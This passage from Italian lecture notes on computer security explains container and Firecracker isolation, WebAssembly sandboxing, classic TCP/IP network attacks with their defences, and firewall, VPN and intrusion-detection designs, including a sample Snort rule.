- **Portabilità**: i container possono essere eseguiti su qualsiasi sistema operativo Linux, Windows o macOS, senza dover modificare il codice dell'applicazione.
- **Semplicità**: i container sono facilmente gestibili e configurabili, grazie a strumenti come Docker, Kubernetes e LXC.
- **Riduzione dei costi**: i container riducono i costi associati alla gestione di infrastrutture e server, poiché possono essere eseguiti su server fisici o virtuali, senza dover creare nuove macchine virtuali.

Inoltre, possono essere usati per imporre la **privilege separation basata su container**. Per convertire, ad esempio, un'applicazione a singolo processo ad un'applicazione virtualmente distribuita si procede nel seguente modo:

- Si crea un container per ogni servizio
- SI copiano i file corretti nei rispettivi container
- Ad ogni container si associa un indirizzo IP
- Usa RPC piuttosto che TCP per la comunicazione tra i container
- Limita la comunicazione tra i container, ad esempio per mezzo di regole di firewall

AMAZON'S FIRECRACKER

Amazon Firecracker è una **tecnologia di virtualizzazione lightweight** sviluppata da Amazon Web Services (AWS) per alimentare servizi di elaborazione serverless, tra cui **AWS Lambda**.
È progettato per fornire un ambiente di esecuzione sicuro, isolato ed efficiente per carichi di lavoro variabili. Firecracker *combina la sicurezza delle macchine virtuali tradizionali (VM) con l'efficienza dei container*.

Le caratteristiche principali di Firecracker includono:

- **Isolamento**: fornisce un forte isolamento tra i clienti, utilizzando una combinazione di virtualizzazione hardware e funzionalità del kernel Linux per garantire che ogni carico di lavoro venga eseguito nel proprio ambiente isolato.
- **Efficienza (Performance)**: è progettato per essere leggero e veloce, con particolare attenzione alla riduzione al minimo delle spese generali e alla massimizzazione dell'utilizzo delle risorse.
  Scalabilità: supporta su larga scala, gestendo trilioni di richieste al mese per centinaia di migliaia di clienti attivi. Se gli utenti su un'app sono pochi, mette più clienti su una stessa macchina; altrimenti può essere necessario trasferire dei clienti su altre macchine.
- **Flessibilità**: può eseguire una vasta gamma di carichi di lavoro, comprese applicazioni e funzioni containerizzate.

Firecracker utilizza **KVM** ed è scritto in **Rust**, un linguaggio di programmazione di sistemi open source memory-safe, ed è molto più breve di QEMU (circa 50k righe di codice). Inoltre, fa uso di istanze leggere di virtual machine, dette **MicroVMs**. Supporta solo un **minimo set di dispositivi.**
Invece di utilizzare i file system per le MicroVMs, fa uso di **Block Devices** per un maggiore isolamento. I Dispositivi a Blocco sono un tipo speciale di file nel sistema operativo Unix che rappresentano una periferica (ad esempio, un disco rigido o un dispositivo di memoria flash) o un dispositivo virtuale su cui è possibile eseguire operazioni di input/output (I/O) per blocchi di byte di dimensione predeterminata. Consentono solo operazioni di lettura/scrittura su un intero blocco per volta, il che li rende adatti per operazioni veloci e compatte.

Per quanto riguarda, nello specifico, il **Firecracker VMM**, esso opera all'interno di un *processo limitato*:

- Avviato per mezzo di una *chroot*, il che lo porta ad avere visibilità solo di una porzione del file system reale;
- Utilizzo di *namespace* autorizzati, per evitare che la VMM acceda ad altri processi o zone di rete che non gli competono;
- Separazione basata sugli *user ID*;
- Rende *difficile la privilege escalation* in caso di attacco andato a buon fine;

Nei confronti della **sicurezza** di Firecracker, al di là dell'isolamento, essa risulta essere sufficientemente buona dal momento che l'implementazione in Rust garantisce l'assenza di buffer overflow e la brevità del codice porta ad una

minor presenza di bug nella VMM. Ad ogni modo, soffre ugualmente di alcuni bug che portano ad attacchi come bounds-checking issue o DoS.

COME LAMBDA USA FIRECRACKER

Vi sono delle macchine fisiche, dette **workers**, che eseguono delle istanze di MicroVMs basate su Firecracker. Ogni worker ha un numero fissato di **slot** di MicroVMs in grado di eseguire operazioni. Il codice cliente viene caricato all'interno di uno slot, di fatto avviando la MicroVM, e poi eseguito.
Il **worker manager** si occupa di gestire e indirizzare le richieste ricevute per mezzo del frontend.

SANDBOXING LOW-LEVEL CODE IN BROWSER

Il codice di basso livello si riferisce linguaggi che non sono interpretati da un compilatore o un interprete, ma sono direttamente eseguiti dal processore del computer.
Tuttavia, nel contesto del browser, il codice di basso livello non è direttamente eseguito dal processore, ma piuttosto viene interpretato dal *motore di rendering del browser*. Ad esempio, il codice HTML e CSS, o JavaScript.

Può essere necessario *eseguire codice nativo sul browser*. Obiettivo: le applicazioni web devono consentire all'utente di eseguire codice nativo *client-side*. In generale non si vuole eseguire codice complesso sul server, poiché potrebbe portare a latenze e usa molte risorse del server.
Lo si vuole fare per questioni di performance, per poter usare altri linguaggi rispetto a JS e per legacy apps.


APPROCCIO 1) **Fidarsi del codice dello sviluppatore** → è fattibile solo per sviluppatori noti, quindi affidabili. Ma, in goni caso, l'utente potrebbe prendere decisioni sbagliate a riguardo.

APPROCCIO 2)**Lasciare che sia l'hardware/ l'OS sandboxing a proteggere la macchina** →Così si potrebbe eseguire codice non completamente affidabile in una zona separata, come una VM.
Ma tuttavia: ogni OS potrebbe gestire le cose in maniera differente, non tutti gli OS hanno meccanismi di sandboxing sufficientemente forti, ci potrebbero essere vulnerabilità hardware o del kernel.

APPROCCIO 3) **Software Fault Isolation (SFI)** → ci sono stati vari approcci in passato (come Native Client di Google). L'idea è isolare i problemi del software reinterpretandolo interamente: scrivere un interprete per qualunque linguaggio.
PRO: l'interprete non consente codice all'infuori dei confini di isolamento. CONTRO: è lento
Ad oggi, un SFI system moderno è *WebAssembly*.

WEBASSEMBLY

WebAssembly (Wasm) è un formato di codice binario per una macchina virtuale a stack-based, progettato per essere eseguito nel browser web e sul server. Ecco come funziona:



1. **Compilazione**: Il codice scritto in diversi linguaggi può essere compilato in codice Wasm utilizzando toolchain specifici come wasm-pack o wasm-compiler.
2. **Formato binario**: Il codice Wasm è rappresentato da un formato binario compattato ed efficiente in termini di dimensioni e carico temporaneo.
3. **Macchina virtuale**: Il codice Wasm viene eseguito sulla macchina virtuale Wasm, che è una stack-based virtual machine. La macchina virtuale Wasm è progettata per essere portabile ed efficiente, consentendo l'esecuzione del codice Wasm su una vasta gamma di piattaforme.
4. **Interoperabilità con JavaScript**.
5. **Esecuzione**: Il codice Wasm viene eseguito dalla macchina virtuale Wasm. Le istruzioni Wasm sono progettate per essere eseguite in modo veloce, con prestazioni simili a quelle del codice nativo.
6. **Garbage Collection**: Wasm supporta la garbage collection, che consente di gestire la memoria allocata dal codice Wasm senza dover intervenire manualmente.

È diviso in ***moduli,*** ognuno dei quali ha:

- Funzioni
- Variabili globali
- Tabella di puntatori a chiamate indirette
- Memoria
- Import ed export (cioè tutti gli elementi contenuti nel modulo)

VALIDATOR&RUNTIME

Sol.1) scrivere un interprete: sicuro ma lento

Sol. 2, migliore) traduzione di WebAssembly in codice nativo:

- le *operazioni aritmetiche* di base dovrebbero avere un'associazione uno-a-uno;
- prestare più attenzione sullo *stato* (non dovrebbe poter accedere a niente fuori dal modulo);
- fare attenzione al *controllo del flusso* (assicurarsi che non ci siano salti indiretti a parti di codice non tradotti);

Problemi: quando si traduce da WebAssembly a codice nativo, alcune istruzioni se interpretate a 32 o 64bit assumevano significati diversi.

Per garantire la **sicurezza** in WebAssembly, ciò che si fa è *assegnare dei **check** al codice generato*, così da assicurarsi che i salti vengano effettuati solo verso altro codice generato all'interno del sandbox. È un meccanismo molto simile a quello della Control Flow Integrity.

In aggiunta a ciò, in ogni momento **è nota la quantità di valori presenti sullo stack a runtime**. In questo modo, il compilatore sa sempre fin dove il codice può arrivare nello stack e conosce sempre la posizione di tutte le variabili locali.

Inoltre, questo modulo effettua due ulteriori operazioni:

- controllo sul tipo delle variabili (se a 32 o 64 bit);
- controllo del numero di parametri passati ad una funzione e parametri richiesti dalla funzione stessa;

Vantaggi:

- Prestazioni migliori rispetto a JavaScript, con velocità di esecuzione fino a 20 volte superiori
- Portabilità e compatibilità con diverse piattaforme
- Possibilità di utilizzare linguaggi diversi da JavaScript per lo sviluppo di applicazioni web
- Interoperabilità con JavaScript e accesso alle API del browser
- È uno strumento efficiente ed **indipendente da OS/HW sandbox**

Svantaggi:

- In un primo momento, i valori erano memorizzati nei registri della CPU piuttosto che sullo stack per questioni di efficienza. Laddove fosse finito lo spazio nei registri, avrebbe occupato lo stack. In questo passaggio, però, alcuni valori a 32bit prelevati dallo stack subivano sign-extension (RISOLTO);
- *Non c'è memory safety all'interno dei moduli:* se il codice nativo è in C, la traduzione in WebAssembly non ne previene le vulnerabilità tipiche ma ne evita la propagazione al resto del sistema;
- Garantire un **compilatore privo di bug è essenziale per la sicurezza**;

NETWORK SECURITY

Si parla di network security quando l'attaccante si trova sulla rete e non sul server (web security), interviene cioè sulla comunicazione.

TCP/IP SECURITY

Modello della minaccia:

- Può intercettare il traffico
- Può inviare pacchetti
- Ha completo controllo delle proprie macchine
- Può partecipare nei protocolli

PROTOCOL-LEVEL PROBLEMS: sono *falle di design* → anche un'implementazione corretta ha questi problemi. Risolvere queste falle comporta cambiare il protocollo, il che potrebbe renderlo non retrocompatibile.

ATTACCO TELNET


Telnet era un meccanismo di login. Apre semplicemente una connessione TCP al programma di login. Un attaccante può:

- Rubare la password per mezzo di *snooping* sulla rete;
- Modificare i dati sulla trasmissione;
- *False data injection*;
- Redirezione della comunicazione via routing;


L'avvento di Ethernet ha reso l'attuazione di questi attacchi molto semplice.

SEQUENCE PREDICTION ATTACK

Questo protocollo prevedeva l'invio di una sequenza di numeri a 32bit aventi come obiettivo garantire l'invio in ordine dei pacchetti.
Con C e S indirizzi IP.



Supponendo che l'attaccante sia in grado di reperire SN e C (molto semplici da indovinare), può *fingere di essere C*.



Può allora inviare dati al server impersonando C: in questo caso si parla allora di ***spoofed connection.***

Dove trova SN? In TCP erano derivati dal tempo ed incrementati ad un rate fissato. Scelta molto insicura dovuta al fatto di voler evitare conflitti con i pacchetti vecchi.

Se C è online, quando il server invia il pacchetto di ACK avente come DST=C, C lo interpreterà come un messaggio proveniente da una connessione vecchia (quindi in ritardo) e invierà un pacchetto di reset (RST) per riavviare la comunicazione. L'avversario deve quindi cercare di evitare che ciò accada, ad esempio riempendo C di false richieste di connessione.

Cosa posso fare se riesco ad impersonare C?

IP-BASED AUTHORIZATION

L'autorizzazione basata su IP è un metodo per identificare e autenticare gli utenti in base ai loro indirizzi IP. Consiste nell'utilizzare gli indirizzi IP esterni di un'organizzazione per verificare l'origine della richiesta dell'utente e concedere o negare l'accesso alle risorse. In questo approccio, quando un utente accede a una risorsa protetta, il sistema controlla

l'indirizzo IP dell'utente confrontandolo con un elenco di IP autorizzati. Se l'indirizzo IP corrisponde a uno di quelli presenti nell'elenco, all'utente viene concesso l'accesso. Esempi:

- **rlogin**, un vecchio comando Unix che consentiva di effettuare l'accesso da remoto ad uno specifico *hostname*. Il funzionamento era molto semplice ed anche molto insicuro: *rlogin hostname ls* non faceva altro che effettuare un lookup inverso ai server DNS per risalire all'hostname dall'indirizzo IP che aveva inoltrato la richiesta. Però, chiunque ha la possibilità di modificare a piacimento il proprio hostname. Oggi rlogin è sostituito da soluzioni più sicure come **SSH** (Secure Shell).
- **SMTP**, i cui server accettano le email da alcuni indirizzi IP.

RESET ATTACK (DoS)

Si parla di DoS quando si arriva ad un blocco del server sfruttando *l'asimmetria in fatto di risorse tra client e server*.
In particolare, basta conoscere il SN del client per inviare una richiesta di reset RST. L'avversario potrebbe inviare **pacchetti RST ai router BGP** (*Border Gateaway Protocol*), i quali interpreterebbero il messaggio come una caduta di nodi nella rete, procedendo al ricalcolo delle tabelle di routing, operazione che potrebbe influenzare negativamente il traffico nella rete per interi minuti.

DIFESA: **TTL hack** → sapendo che nell'intra-rete le connessioni sono caratterizzate da un singolo hop, impone il TTL dei pacchetti in uscita dal BGP a 255 e *accetta solo i pacchetti in entrata che hanno un valore TTL>=254*. Così, qualunque link trasversale proveniente da esterni viene riconosciuto e rifiutato: accetta solo i pacchetti provenienti da vicini diretti. Ad ogni modo, calcolare il TTL per ogni pacchetto è costoso, quindi questo meccanismo viene implementato solo in sistemi critici.
Un'alternativa è fare uso di **Header Authentication**.

DATA INJECTION INTO EXISTING CONNECTIONS

Tutto ciò che l'avversario ha bisogno di conoscere è il SN del client.

DNS ATTACK

DNS lavora su UDP per favorire la velocità di trasmissione. Se l'avversario sa che il client sta facendo una query, può costruire una risposta falsa: basta che conosca la *porta sorgente*.
Difesa: **DNSSEC**, è una variante del protocollo DNS che implementa un'estensione della sicurezza utilizzando *record DNS firmati digitalmente*, in modo tale da garantire autenticità e integrità delle risposte nelle comunicazioni. Ad ogni modo, resta il problema di definire chi ha l'autorità di firmare i record e, inoltre, l'intera procedura ha costi non triviali.

SYN FLOODING ATTACK

Il server deve rispondere ad ogni richiesta di inizio connessione (SYN), istanziando le proprie risorse (*mantiene lo stato*) in quella che prende il nome di **half-open connection** in attesa di ricevere l'ACK da parte del client: l'avversario sovraccarica il server di richieste di inizio connessione senza mai rispondere. L'avversario potrebbe usare più sorgenti oppure generare più SYN da uno stesso IP sorgente.
È un attacco DoS in cui la disparità tra client e server deriva dal fatto che il client impiega millisecondi ad inviare pacchetti, mentre il server avvia il timeout dopo minuti.

Difesa

1. Rendere il **server stateless** finchè non riceve ACK (se perde pacchetti prima di ricevere l'ACK non li può recuperare).
2. **SYN cookies** → codifica lo stato del server nel numero di sequenza per mezzo della crittografia. Questo metodo è in grado di proteggere correttamente da attacchi del genere.

BANDWIDTH AMPLIFICATION ATTACKS

Invio di pacchetti ICMP (bing) ad un indirizzo broadcast della rete, mettendo come sorgente il client da attaccare.
È un attacco DoS. Oggi non funziona dal momento che i router bloccano automaticamente qualunque richiesta avente come destinatario un indirizzo broadcast.
Variante di oggi: **DNS AMPLIFICATION** → è un tipo di attacco DDoS che sfrutta i server DNS per inondare un sistema target con traffico di risposte DNS. Questo attacco è fattibile dal momento che, anche per query piccole, i server DNS

inviano risposte molto lunghe (ancora più lunghe se il protocollo usato è DNSSEC). Questo attacco è quindi facilitato da alcuni fattori:

- *utilizzo di UDP*, che non verifica l'autenticità dell'IP, facilitando lo spoofing.
- *Utilizzo di un protocollo di fiducia (DNS)*: DNS è un protocollo fondamentale e generalmente permesso dai firewall, aggirando i filtri.
- *Risposte estese*: Le risposte DNS spesso superano la dimensione delle richieste, amplificando il traffico.

Difendere da questo attacco è molto complicato poiché i server DNS sono tenuti a rispondere a tutte le query.

DHCP ATTACK

Il client chiede un indirizzo IP inviando una richiesta broadcast, a cui il server risponde senza autenticazione. L'avversario può *impersonare il server DHCP* e scegliere per i nuovi client i loro server DNS, domini DNS, ecc….
Potrebbe diventare anche un attacco DoS *verso il server*, ad esempio inondandolo di richieste.
DIFESA: usare Intrusion Detection Systems per intercettare traffico sospetto.

ARP SPOOFING (o ARP cache poisoning o ARP poison)

Address resolution protocol: mappa gli indirizzi IP agli indirizzi fisici MAC. In IPv6 è Neighbor Discovery Protocol (NDP). In ARP il pacchetto di richiesta contiene l'indirizzo IP di cui si vuole conoscere il MAC ed è inviato in broadcast sulla rete LAN. La macchina fisica il cui IP coincide con quello richiesto risponde con un *ARP Reply* contenente il proprio MAC. Le risposte ARP sono memorizzate nella cache di tutti gli host nella rete→ basta che l'attaccante invii pacchetti ARP Reply sulla rete. In particolare, l'attaccante associa il proprio MAC all'indirizzo IP di un altro nodo nella rete (B) diventando in grado di leggere e inviare dati sulle connessioni di B.
Spesso questo attacco è usato come *preambolo per altri attacchi*, come:

- **SPYING** (VIOLA CONFIDENZIALITA') → legge il traffico verso B ma continua ad inoltrarlo a B per non essere scoperto;
- **MAN-IN-THE-MIDDLE ATTACK** (VIOLA INTEGRITA') → modifica i dati verso B;
- **DoS ATTACK** (VIOLA ACCESSIBILITA') → causa la perdita di pacchetti nella rete;

BGP ATTACK (Border Gateway Protocol)

Le tabelle di routing di un sistema autonomo (AS) verso altri sistemi autonomi sono gestite per mezzo della collaborazione tra i router BGP e l'Internet Service Provider (ISP). Allora, un attaccante può deviare un certo percorso affinché passi attraverso il proprio IP, proponendo al router BGP un path di indirizzi che include il proprio. Il che gli consente, dunque, di intercettare e modificare il traffico.
DIFESA: **S-BGP**, fa uso di un database *trusted* di router aventi l'autorizzazione a proporre path. Dunque, il controllo, così come la sicurezza, viene spostato su un'entità esterna.

TCP/IP SECURITY

Come fa l'avversario a sapere quale protocollo/OS uso?

- Tramite **probing**: verificare se il sistema è in ascolto su qualche porta nota.
- **nmap:** può indovinare l'OS analizzando alcuni dettagli specifici di implementazione.
- **DNS** per cercare l'indirizzo IP associato all'hostname, che potrebbe dare qualche informazione aggiuntiva.
- **Guessing**: assumendo che il sistema sia vulnerabile, cercare qualche bug.

Come fa a sapere quale IP uso?

- **Traceroute**
- Basta **scannerizzare l'intera rete**: ci sono solo 2^{32} indirizzi con IPv4

Perché TCP/IP è così insicuro? La sicurezza non era tra gli obiettivi dei progettisti. Ad ogni modo, i *requisiti di design sono cambiati moltissimo nel tempo*.

COME MIGLIORARE LA SICUREZZA IN TCP/IP

Approccio 1) Applicare dei fix alle implementazioni TCP/IP compatibili con i protocolli
Approccio 2) Fornire nuovi protocolli di rimpiazzo

Approccio 3) Usare la crittografia → può essere difficile da attuare in generale: come gestire dati crittografati ai livelli inferiori? Fino a che livello crittografare?
Approccio 4) Aggiungere nuovi componenti: firewall, Virtual Private Networks (VPN) o Intrusion Prevention Systems (IPSs)


FIREWALL

Monitora e controlla il traffico in entrata ed in uscita basandosi su regole di sicurezza predeterminate. Ci sono diverse tipologie di firewall in base a:

PIAZZAMENTO

- **Host-based** → installati sulla singola macchina, decide se ammettere o meno del traffico verso la macchina. È molto flessibile e personalizzabile. Ha come lato negativo il fatto che possa essere disabilitato da malware.

- **Network-based** → serve a segmentare la rete: c'è una rete interna da proteggere e una rete esterna da cui ci si vuole proteggere. Filtra i dati nel passaggio dalla rete esterna a quella interna.
  È in grado di rilevare traffico generato dal malware ed è scalabile. È però meno flessibile.




TIPI DI OPERAZIONE

- **A flitraggio di pacchetto (LIVELLO RETE)**→ applica delle regole sui pacchetti che entrano/escono dal firewall. Si basano sulle informazioni contenute nell'header, come indirizzo IP destinazione o sorgente. Usa tipicamente una *lista di regole* per decidere quali pacchetti ammettere e quali no. Ci sono due policy di default:
  - Discard: non ammette i pacchetti se non sono esplicitamente presenti nelle regole
  - Forward: ammette a meno che non siano esplicitamente proibiti

Questo tipo di flitraggio *non è in grado di effettuare controlli a livello applicativo*: né effettuare logging né rilevare attacchi ai livelli superiori. Inoltre, una configurazione impropria delle regole porta a numerosi problemi, anche in fatto di latenza.

- **Stateful Inspection (LIVELLO TRASPORTO)**→ effettua controlli sugli header dei pacchetti ma mantiene anche informazioni sulle connessioni TCP/UDP (come i SN). È un <u>controllo sulle sessioni.</u> Tiene traccia dell'intero *stato della connessione*.

- **Application-level gateway (LIVELLO APPLICATIVO)**→ funge da *relay per il traffico a livello applicativo*. L'utente contatta il gateway, previa autenticazione, inviando un hostname remoto a cui si vuole connettere. Il gateway allora contatta l'applicazione sull'host remoto e gestisce tutti i segmenti TCP che viaggiano dal server all'utente.
  <u>Non è un approccio generale</u>, varia da applicazione ad applicazione. Richiede di essere programmato con codice proxy per ogni applicazione e potrebbe imporre il non funzionamento di alcune funzionalità dell'applicazione. Ad ogni modo, è *più sicuro del filtraggio a livello di pacchetto ma ha anche un maggior overhead*.




- **Circuit-level gateway (LIVELLO TRASPORTO)**→ Funge da *ponte* quando un host interno vuole instaurare una connessione con un host esterno: stabilisce le due connessioni TCP e fa da intermediario per i segmenti TCP che viaggiano tra di essi. Questo gateway verifica e controlla l'inizio e la durata delle connessioni garantendo il traffico solo di connessioni stabilite, senza ispezionare il contenuto dei pacchetti. È *meno sicuro di uno stateful inspection firewall* ma è <u>più generale ed è indipendente dalla logica applicativa</u>.
  È tipicamente usato quando gli host interni sono considerati affidabili. Qualora non dovesse essere così, si implementa una versione ibrida che fa uso di application-level gateway all'interno della rete e circuit-level gateway ai confini della stessa.

Non c'è uno migliore degli altri e non è detto che si debba scegliere uno solo di questi.

SOLUZIONE COMUNEMENTE IMPLEMENTATA

usare un certo numero di firewall interni (per proteggere diverse porzioni di rete) che uno esterno sulla rete. Tra questi due firewall viene solitamente posta una **DMZ**, composta da sistemi parzialmente accessibili dall'esterno.



LIMITI DEI FIREWALL:

- l'avversario può trovarsi all'interno della rete protetta dal firewall: non protegge bene contro minacce interne
- è difficile capire se un pacchetto è malevolo o meno
- TCP/IP non è agevolmente compatibile con le tecniche di firewall

VIRTUAL PRIVATE NETWORK (VPN)

Tipicamente fa uso di ***crittografia e autenticazione*** ai bassi livelli del protocollo per garantire una connessione sicura attraverso una rete considerata insicura (come Internet).

La crittografia può essere messa in atto per mezzo di firewall o router. Il protocollo più usato a livello IP è **IPsec** (CONTRO: se implementato dietro il firewall il traffico in entrata e in uscita è crittografato).

Le VPN sono generalmente più economiche delle reti private reali.

INTRUSION PREVENTION SYSTEMS (IPS)

Aggiunge tecniche di rilevamento delle intrusioni sui firewall. Possono essere considerati più sofisticati dei firewall. Possono essere:

Host-based (HIPS): monitorano una singola macchina e sono altamente personalizzabili. Proteggono a livello delle componenti della singola macchina. Le tecniche applicate sono:

- **SIGNATURE-BASED TECHNIQUES**→ si cercano *pattern malevoli conosciuti* (detti **signature**) *all'interno dei pacchetti*. Si fa uso della *storia passata* delle minacce e si mettono in evidenza *gli aspetti ancora pericolosi*.

PRO: efficaci contro minacce note e rendono semplice creare un db di attacchi noti. Hanno un basso rate di false alarm. Sono semplici da implementare.

CONTRO: possono essere inefficace contro tecniche evasive (attaccante simula il comportamento normale dei pacchetti) e la conoscenza dell'attacco dipende dal dominio specifico.

- **ANOMALY-BASED TECHNIQUES**→ fa uso di *pattern comportamentali*. Costruisce modelli di comportamenti *normali* analizzando l'attività tipica e sfruttando il sussidio di un esperto del dominio. Degli algoritmi verificano poi in real time se ciò che sta accadendo è sufficientemente simile al modello. Se non lo è, scatta l'allarme.

PRO: efficienti contro attacchi non noti, sono in parte indipendenti dal dominio e possono rilevare abusi di privilegi utente.

CONTRO: difficile addestrare il modello, difficile definire comportamenti normali e anomali.

Network-based (NIPS): monitora il traffico. Può eliminare pacchetti o far terminare la connessione. Tiene conto di:

- *Pattern matching*→ per specifiche sequenze di byte
- *Stateful matching* → guarda al flusso piuttosto che ai singoli pacchetti
- *Protocol anomaly detection* → deviazioni dagli standard
- *Traffic anomaly detection* →rileva traffico anomalo

APPROCCIO 5) INTRUSION DETECTION SYSTEMS (IDS)

Si definisce innanzitutto il comportamento tipico dell'intruso:

1. Acquisisce informazioni sull'obiettivo (attività tipica)
2. Accesso iniziale al sistema
3. Privilege escalation
4. Acquisisce informazioni o conquista il sistema
5. Cerca di mantenere l'accesso al sistema
6. Copre le proprie tracce

Anche in questo caso i sistemi si distinguono in host-based e network-based, così come anche signature-based e anomaly-based. Le componenti principali degli IDS sono:

- **Sensori**, per collezionare dati
- **Analizzatori**, che ricevono input dai sensori e li elaborano. Si occupano di determinare se c'è stata un'intrusione. L'output comprende prove a supporto dell'intrusione o azioni da intraprendere.
- **Interfaccia grafica**

REQUISITI DEGLI IDS

- Funzionare in modo *continuo e automatico*
- *Fault tolerant*
- *Resist subversion*: monitorare sé stesso dai cambiamenti da parte di esterni
- *Overhead minimo*
- *Scalabile*
- *Adattarsi velocemente*
- *Ammette riconfigurazione dinamica*

TIPI DI EVENTI RILEVATI

CASO HOST-BASED)

LIVELLO DEL SISTEMA	OS LEVEL	APPLICATION LEVEL	SULLA RETE
Usb plug-in, fallimento di hw	Privilege escalation, Buffer Overflow, File Integrity, System Calls	Esecuzione di codice non autorizzato, blocco dell'antivirus	DoS o traffico crittografato

CASO NETWORK-BASED)

ANALISI DEL LIVELLO APPLICATIVO	ANALISI DEL LIVELLO DI TRASPORTO	ANALISI DEL LIVELLO DI RETE	SERVIZI APPLICATIVI INASPETTATI	VIOLAZIONI DELLE POLITICHE
Format string attacks, buffer overflows, malware	SYN flooding, frammentazione di pacchetti inusuale	Spoofed IP, header IP invalidi	Backdoors, host che avviano applicativi non autorizzati	Utilizzo di protocolli applicativi vietati o di siti web non affidabili

LOGGING DEGLI ALERTS (NIDS)

Si cerca di rendere il log il più accurato possibile, cercando comunque di mantenersi entro limiti ragionevoli in termini di dimensioni. Tipicamente contengono:

- Timestamp
- Info sulla connessione
- Tipo di evento rilevato
- Payload
- Indirizzo IP src/dst e Porte src/dst
- Numero di byte trasmessi

ESEMPIO REALE: SNORT

Snort è uno dei più conosciuti strumenti di rilevamento delle intrusioni open-source, utilizzato sia come IDS che come IPS. Snort utilizza un set di regole che descrivono pattern di attacco conosciuti. Quando Snort rileva un traffico di rete che corrisponde a una delle sue regole, può bloccare il traffico e inviare un avviso agli amministratori di sistema.

Esempio di Regola Snort:

```
alert tcp any any -> 192.168.1.0/24 80 (msg:"HTTP GET Request";
flow:to_server,established; content:"GET"; http_method; sid:1000001; rev:1;)
```

Questa regola fa in modo che Snort generi un avviso ogni volta che rileva una richiesta HTTP GET verso la sottorete 192.168.1.0/24 sulla porta 80.

LIMITAZIONI DEGLI IDS

HOST BASED	NETWORK BASED
Latenza nella generazione di alert	Non è in grado di eseguire un'analisi completa ed esaustiva in caso di elevato traffico nella rete. SOL1) Aumento della latenza nell'invio degli alert SOL2) Campionamento dei pacchetti da analizzare
Report di alert su sistemi centralizzato ha ritardi elevati	Più esposto agli attaccanti
Posssibili conflitti con controlli di sicurezza di terze parti	

		IDS output	
		Normal	Attack
Traffic	Normal	True negative	False positive
	Attack	False negative	True positive

Cioè, con traffico normale è probabile che l'IDS rilevi un attacco anche quando non c'è: false positive.

HONEYPOTS

